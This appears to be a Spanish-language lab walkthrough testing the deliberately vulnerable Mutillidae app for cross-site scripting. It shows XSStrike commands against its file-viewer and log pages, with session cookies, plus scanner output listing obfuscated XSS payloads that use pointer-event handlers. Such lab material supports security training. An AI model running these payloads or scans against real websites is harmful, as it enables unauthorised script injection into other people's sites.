
Select Author and Click to View Blog

Please Choose Author [View Blog Entries](#)

2 Current Blog Entries			
	Name	Date	Comment
1	adrian	2009-03-01 22:26:54	Looks like I got a lot more work to do. Fun, Fun, Fun!!!
2	adrian	2009-03-01 22:26:12	Well, I've been working on this for a bit. Welcome to my crappy blog software. :)


► XSSTRIKE

```
python3 xsstrike.py -u "http://10.0.2.24/mutillidae/index.php?page=text-file-viewer.php" \
--data "filename=test&text-file-viewer-php-submit-button=View+File" \
--headers "Cookie: showhints=1; PHPSESSID=ur8p462mu7l9f8ken1dki22kp4;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada"
```




☐ [Show log](#)


► [INYECCION MANUAL](#)



En *burpsuite*:




El registro de *logs* se muestra así:



► XSSTRIKE

```
python3 xsstrike.py -u "http://10.0.2.24/mutillidae/index.php?page=show-log.php" \
--headers "Cookie:showhints=1; PHPSESSID=ur8p462mu7l9f8ken1dki22kp4;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada"
```



```
jesp@jesp: /opt/XSSStrike/XSSStrike
Archivo Acciones Editar Vista Ayuda
(jesp@jesp)-[/opt/XSSStrike/XSSStrike]
$ python3 xsstrike.py -u "http://10.0.2.24/mutillidae/index.php?page=show-log.php" \
--headers "Cookie:showhints=1; PHPSESSID=ur8p462mu7l9f8ken1dki22kp4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada"

Request: XSSStrike v3.1.5

[-] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[+] Testing parameter: page
[+] Reflections found: 6
[-] Analysing reflections
[-] Generating payloads
[+] Payloads generated: 18549

[+] Payload: <D3V%0aOnPoiNtErEreNtEr+==(confirm())>v3dm0s
[+] Efficiency: 100
[+] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <deTaILS%/+OnPoiNtErEreNtEr%09%09(confirm())%0dx>
[+] Efficiency: 100
[+] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <A%0donpoiNtErEreNtEr+==(confirm())%0dx>v3dm0s
[+] Efficiency: 100
[+] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <dEtAiLS%09oNPOiNtErEreNtEr%0d%0d[8].find(confirm())%0dx//
[+] Efficiency: 100
[+] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <htL%0aOnPoiNtErEreNtEr%0d%0d[8].find(confirm())%0dx>
[+] Efficiency: 100
[+] Confidence: 10
[?] Would you like to continue scanning? [y/N]

Response
Not Found
The requested URL /mutillidae/x was not found on this server.
```